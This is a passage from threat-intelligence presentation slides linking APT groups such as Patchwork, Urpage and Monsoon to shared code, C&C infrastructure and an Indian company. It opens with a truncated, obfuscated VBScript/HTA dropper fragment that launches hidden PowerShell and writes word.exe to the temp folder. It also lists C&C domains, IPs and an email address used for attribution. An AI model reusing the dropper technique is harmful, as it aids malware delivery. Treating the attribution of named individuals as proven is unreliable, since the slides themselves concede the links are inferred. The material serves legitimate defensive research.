    appData = Office.expandEnvironmentStrings("%tmp%") & "\\word.exe" : Office.run "cm"+"d."+"e"+"xe "+" /c Po"+"w"+"erS"+"he"+"ll -Win"+"dow"+"Sty"+"le H  
Else  
    appData = Office.expandEnvironmentStrings("%tmp%") & "\\word.exe" : Office.run "Po"+"w"+"erS"+"he"+"ll -Win"+"dow"+"Sty"+"le Hid"+"den ta"+"sk"+"ki"+"l  
End If  
self.close</script>
```

- Only difference is the base64 string linking to the payload


# Connections




# Patchwork – Urpage

- Urpage makes heavy use of an Android malware belonging to the “Bahamut” family
- On July 2018, we found a malware belonging to this family with a C&C belonging to the Patchwork infrastructure

# Connections



# Final connections graph



# Bonus slides

- Someone wrote an article at the beginning of September 2018 which attributed Monsoon APT to “Phronesis”



Gulf Hacks [Follow](#)

خبير أمن الإنترنت من الشرق الأوسط  
Tech reporter and Writer at @mahdiabbastech Earlier  
@theverge  
Sep 7 · 5 min read

## Companies like Phronesis Are Needed For Building Offensive Cyber Security Front

The expansion of Fifth Generation Warfare in cyberspace is one of the major concerns that states are struggling to deal with. Going by the phases of Fifth Generation cyber Warfare,countries today stands amidst of continues cyber-attacks from offensive cyber players like China, which no doubt have aced up their offensive cyber security front, whereas others countries are becoming a victim to their cyber breach adventures like UAE and other middle east countries, who are still trying to catch up.

*The recent developments however indicate that private players like Dubai-Indian company “Phronesis” is supporting leaps in building offensive cyber security fronts in need. The most recent of its achievements has been the successful malware attack on Chinese nationals in December 2015. An APT report named “Monsoon” has been published by Forepoint Security Labs as a part of their investigative study, analysing the elements of which develops a direct connection how Phronesis led the strategic attack.*

<https://medium.com/@mahdiabbastech/companies-like-phronesis-are-needed-for-building-offensive-cyber-security-front-3b6fad7a6ea3>

# Bonus slides

- Phronesis is an Indian company founded in 2014 by two retired Indian officers, Brigadier Ram Chhillar and Lieutenant Colonel Bryan Miranda
- It offers services such as “employee monitoring” or forensics
- Indian army is the first in the list of its customers
- Current domain is phronesisindia.com

# Bonus slides

- 3 old domains (2010-2012) from the Cymmetria report used munna.bhai124@gmail.com as contact mail at one point
- Multiple other domains have used that mail in their SOA record



## 其他：摩诃草

- SOA与WHOIS关联

C&C域名	SOA RNAME	IP
revoltmax.com	munna.bhai124@gmail.com	178.162.210.245
blingblingg.com	munna.bhai124@gmail.com	178.162.210.246
eyescreem.com	munna.bhai124@gmail.com	95.211.205.166
outlookkz.com	munna.bhai124@gmail.com	95.211.205.164
dailychina.news	munna.bhai124@gmail.com	178.162.210.247
asiandefnetwork.com	munna.bhai124@gmail.com	178.162.210.248
xbladezz.com	munna.bhai124@gmail.com	178.162.210.243
xmachinez.com	munna.bhai124@gmail.com	178.162.210.242 46.165.229.9

Source : ISC 2016, Qihoo 360 “Helios Team”

# Bonus slides

- The article states that DNS SOA records of multiple domains linked to Phronesis contained the mail

munna.bhai124@gmail.com

- Those records have been modified to remove that mail
- The proof if still available in websites such as PassiveTotal

- That mail was also linked to domains listed in the Hangover report from 2013

# Conclusion

- We showed that these groups share
  - Code
  - Infrastructure
  - Targets (mainly Pakistan)
- We cannot know if there is only one actor behind all of them, but we can prove the connections between them
- There may be more connections, such as with BITTER group



# Any questions?

